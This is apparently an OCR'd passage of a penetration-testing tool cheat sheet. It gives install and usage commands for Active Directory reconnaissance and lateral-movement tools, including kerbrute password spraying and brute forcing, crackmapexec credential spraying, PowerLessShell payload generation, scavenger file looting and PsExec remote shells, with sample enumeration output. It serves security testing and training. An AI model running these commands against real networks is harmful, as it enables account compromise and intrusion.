
Ping Castle is a tool designed to assess quickly the Active Directory security level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an efficiency compromise.

Install: (Download)

```
https://tinyurl.com/29jyscs9/releases/download/2.11.0.1/PingCastle_2.11.0.1.zip
```

Usage:

```
./PingCastle.exe
```



⬅ BACK Seatbelt

Seatbelt is a useful tool for gathering detailed information about the security posture of a target Windows machine in order to identify potential vulnerabilities and attack vectors.

It is designed to be run on a compromised victim machine to gather information about the current security configuration, including information about installed software, services, group policies, and other security-related settings

Install: (Compile)

Seatbelt has been built against .NET 3.5 and 4.0 with C# 8.0 features and is compatible with Visual Studio Community Edition.

Open up the project .sln, choose "release", and build.

Usage:

```
# Run all checks and output to output.txt
Seatbelt.exe -group=all -full > output.txt

# Return 4624 logon events for the last 30 days
Seatbelt.exe "LogonEvents 30"
```

```
# Query the registry three levels deep, returning only keys/valueNames/values tha
Seatbelt.exe "reg \"HKLM\SOFTWARE\Microsoft\Windows Defender\" 3 .*defini.* true"

# Run remote-focused checks against a remote system
Seatbelt.exe -group=remote -computername=192.168.230.209 -username=THESHIRE\sam -
```

Full command groups and parameters can be found here.




*Image used from https://tinyurl.com/2yemrqnp

⬅ BACK ADRecon

Great tool for gathering information about a victim's Microsoft Active Directory (AD) environment, with support for Excel outputs.

It can be run from any workstation that is connected to the environment, even hosts that are not domain members.

BlackHat USA 2018 SlideDeck

Prerequisites

- .NET Framework 3.0 or later (Windows 7 includes 3.0)
- PowerShell 2.0 or later (Windows 7 includes 2.0)

Install: (Git)

```
git clone https://tinyurl.com/275ah4s3
```

Install: (Download)

You can download a zip archive of the latest release.

Usage:

```
# To run ADRecon on a domain member host.
PS C:\> .\ADRecon.ps1

# To run ADRecon on a domain member host as a different user.
PS C:\>.\ADRecon.ps1 -DomainController <IP or FQDN> -Credential <domain\username>

# To run ADRecon on a non-member host using LDAP.
PS C:\>.\ADRecon.ps1 -Protocol LDAP -DomainController <IP or FQDN> -Credential <d

# To run ADRecon with specific modules on a non-member host with RSAT. (Default O
PS C:\>.\ADRecon.ps1 -Protocol ADWS -DomainController <IP or FQDN> -Credential <d
```

Full usage and parameter information can be found here.

```
PS C:\Users\vry4n\Downloads> .\ADRecon.ps1 -OutputDir ADRecon_results -OutputType HTML
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
[*] Running on oscp-lab.com\OSCP-WINAD-SERV - Primary Domain Controller
[*] Commencing - 01/25/2022 19:26:19
[-] Domain
[-] Forest
[-] Trusts
[-] Sites
[-] Subnets
[-] Default Password Policy
[-] Fine Grained Password Policy - May need a Privileged Account
[-] Domain Controllers
[-] Users - May take some time
System.NullReferenceException: Object reference not set to an instance of an object.
   at ADRecon.ADWSClass.UserRecordProcessor.processRecord(Object record) Exception caught.
System.NullReferenceException: Object reference not set to an instance of an object.
   at ADRecon.ADWSClass.UserRecordProcessor.processRecord(Object record) Exception caught.
[-] User SPNs
[-] PasswordAttributes - Experimental
[-] Groups - May take some time
[-] Group Memberships - May take some time
[-] OrganizationalUnits (OUs)
[-] GPOs
[-] gPLinks - Scope of Management (SOM)
[-] DNS Zones and Records
[-] Printers
[-] Computers - May take some time
[-] Computer SPNs
[-] LAPS - Needs Privileged Account
WARNING: [*] LAPS is not implemented.
[-] BitLocker Recovery Keys - Needs Privileged Account
[-] ACLs - May take some time
WARNING: [*] SACLs - Currently, the module is only supported with LDAP.
[-] GPOReport - May take some time
[*] Total Execution Time (mins): 0.18
[*] Output Directory: C:\Users\vry4n\Downloads\ADRecon_results
```

*Image used from https://tinyurl.com/2yd4zfnx

⬅BACK adidnsdump

By default any user in Active Directory can enumerate all DNS records in the Domain or Forest DNS zones, similar to a zone transfer.

This tool enables enumeration and exporting of all DNS records in the zone for recon purposes of internal networks.

Install: (Pip)

```
pip install git+https://tinyurl.com/27rpffyg#egg=adidnsdump
```

Install: (Git)

```
git clone https://tinyurl.com/27rpffyg
cd adidnsdump
pip install .
```

Note: *The tool requires `impacket` and `dnspython` to function. While the tool works with both Python 2 and 3, Python 3 support requires you to install impacket from GitHub.*

Usage:

```
# Display the zones in the domain where you are currently in
adidnsdump -u icorp\\testuser --print-zones icorp-dc.internal.corp

# Display all zones in the domain
adidnsdump -u icorp\\testuser icorp-dc.internal.corp

# Resolve all unknown records (-r)
adidnsdump -u icorp\\testuser icorp-dc.internal.corp -r
```

Blog - Getting in the Zone: dumping Active Directory DNS using adidnsdump




Image used from https://tinyurl.com/2akguh58

⬅ BACK kerbrute

A tool to quickly bruteforce and enumerate valid Active Directory accounts through Kerberos Pre-Authentication.

Install: (Go)

```
go get github.com/ropnop/kerbrute
```

Install: (Make)

```
git clone https://tinyurl.com/y66kz8ad
```

```
cd kerbrute
make all
```

Usage:

```
# User Enumeration
./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt

# Password Spray
./kerbrute_linux_amd64 passwordspray -d lab.ropnop.com domain_users.txt Password1

# Brute User
./kerbrute_linux_amd64 bruteuser -d lab.ropnop.com passwords.lst thoffman

# Brute Force
./kerbrute -d lab.ropnop.com bruteforce -
```

```
┌──(kali㉿kali)-[~/blog/kerbrute]
└─$ kerbrute userenum --dc 10.10.22.158 -d spookysec.local userlist.txt

 __             __               __
/\ \           /\ \__         __/\ \
\ \ \/'\      \ \ ,_\  __  __/\_\ \ \____
 \ \ , <       \ \ \/ /\ \/\ \/\ \ \ '__`\
  \ \ \\`\      \ \ \_\ \ \_\ \ \ \ \ \L\ \
   \ \_\ \_\     \ \__\\ \____/\ \_\ \_,__/
    \/_/\/_/      \/__/ \/___/  \/_/\/___/

Version: dev (n/a) - 07/15/22 - Ronnie Flathers @ropnop

2022/07/15 09:22:57 >  Using KDC(s):
2022/07/15 09:22:57 >   10.10.22.158:88

2022/07/15 09:22:58 >  [+] VALID USERNAME:       james@spookysec.local
2022/07/15 09:23:01 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2022/07/15 09:23:05 >  [+] VALID USERNAME:       James@spookysec.local
2022/07/15 09:23:06 >  [+] VALID USERNAME:       robin@spookysec.local
2022/07/15 09:23:24 >  [+] VALID USERNAME:       darkstar@spookysec.local
2022/07/15 09:23:32 >  [+] VALID USERNAME:       administrator@spookysec.local
2022/07/15 09:23:50 >  [+] VALID USERNAME:       backup@spookysec.local
2022/07/15 09:23:58 >  [+] VALID USERNAME:       paradox@spookysec.local
2022/07/15 09:24:51 >  [+] VALID USERNAME:       JAMES@spookysec.local
2022/07/15 09:25:08 >  [+] VALID USERNAME:       Robin@spookysec.local
2022/07/15 09:26:51 >  [+] VALID USERNAME:       Administrator@spookysec.local
2022/07/15 09:30:25 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2022/07/15 09:31:36 >  [+] VALID USERNAME:       Paradox@spookysec.local
2022/07/15 09:35:39 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2022/07/15 09:36:50 >  [+] VALID USERNAME:       ori@spookysec.local
2022/07/15 09:38:53 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2022/07/15 09:45:19 >  Done! Tested 73317 usernames (16 valid) in 1340.695 seconds
```

*Image used from https://tinyurl.com/23vjh2hh

BACK scavenger

Scavenger is a multi-threaded post-exploitation scanning tool for scavenging systems, finding most frequently used files and folders as well as "interesting" files containing sensitive information.

Scavenger confronts a challenging issue typically faced by Penetration Testing consultants during internal penetration tests; the issue of having too much access to too many systems with limited days for testing.

Install:

First install CrackMapExec from here.

```
git clone https://tinyurl.com/ybqnmvcu
cd scavenger
```

Usage:

```
# Search for interesting files on victim endpoint
python3 ./scavenger.py smb -t 10.0.0.10 -u administrator -p Password123 -d test.l
```

Nice blog post.




*Image used from https://tinyurl.com/249ob6g4

Lateral Movement

BACK crackmapexec


This is a great tool for pivoting in a Windows/Active Directory environment using credential pairs (username:password, username:hash). It also offered other features including enumerating logged on users and spidering SMB shares to executing psexec style attacks, auto-injecting Mimikatz/Shellcode/DLL's into memory using Powershell, dumping the NTDS.dit and more.

Install:

```
sudo apt install crackmapexec
```

Usage:

```
crackmapexec smb <ip address> -d <domain> -u <user list> -p <password list>
```



BACK WMIOps

WMIOps is a powershell script that uses WMI to perform a variety of actions on hosts, local or remote, within a Windows environment.

Developed by @christruncer.


Original blog post documenting release.


Install: (PowerShell)

```
git clone https://tinyurl.com/23uo7ccz
Import-Module WMIOps.ps1
```

Usage:

```
# Executes a user specified command on the target machine
Invoke-ExecCommandWMI

# Returns all running processes from the target machine
Get-RunningProcessesWMI

# Checks if a user is active at the desktop on the target machine (or if away fro
Find-ActiveUsersWMI

# Lists all local and network connected drives on target system
Get-SystemDrivesWMI

# Executes a powershell script in memory on the target host via WMI and returns t
Invoke-RemoteScriptWithOutput
```





*Images used from https://tinyurl.com/2yybh2km

⬅ BACK PowerLessShell

Tool that uses MSBuild.exe to remotely execute PowerShell scripts and commands without spawning powershell.exe.

Install:

```
git clone https://tinyurl.com/y7x3j6gs
cd PowerLessShell
```

Usage:

```
# Help
python PowerLessShell.py -h

# Generate PowerShell payload
python PowerLessShell.py -type powershell -source script.ps1 -output malicious.cs

# Generating a shellcode payload
python PowerLessShell.py -source shellcode.raw -output malicious.csproj
```

Full usage information can be found here.




*Image used from https://tinyurl.com/25f3gb7h

⬅ BACK PsExec

PsExec is a part of the Sysinternals suite of tools, which is a collection of utilities for managing and troubleshooting Windows systems.

It is great for remotely executing commands on target machines.

Note: Some AVs detect PsExec as a 'remote admin' virus.

Install: (PowerShell)

```
Invoke-WebRequest -Uri 'https://tinyurl.com/2bzjj6kd -OutFile 'pstools.zip'
Expand-Archive -Path 'pstools.zip' -DestinationPath "$env:TEMP\pstools"
Move-Item -Path "$env:TEMP\pstools\psexec.exe" .
Remove-Item -Path "$env:TEMP\pstools" -Recurse
```

Usage:

```
# Prevent the license agreement from being displayed
psexec.exe /accepteula

# Run the 'hostname' command on remote machine
psexec.exe \\REMOTECOMPUTER hostname

# Run the 'hostname' command on EVERYTHING (on the domain)
psexec.exe \\* hostname

# Run a local executable on a remote machine
psexec.exe \\REMOTECOMPUTER -c C:\Tools\program.exe

# Run the 'hostname' command with different credentials
psexec.exe \\REMOTECOMPUTER hostname -u localadmin -p secret-p@$$word

# Spawn shell on remote machine
psexec.exe -s \\REMOTECOMPUTER cmd
```

Great blog post on PsExec usage.

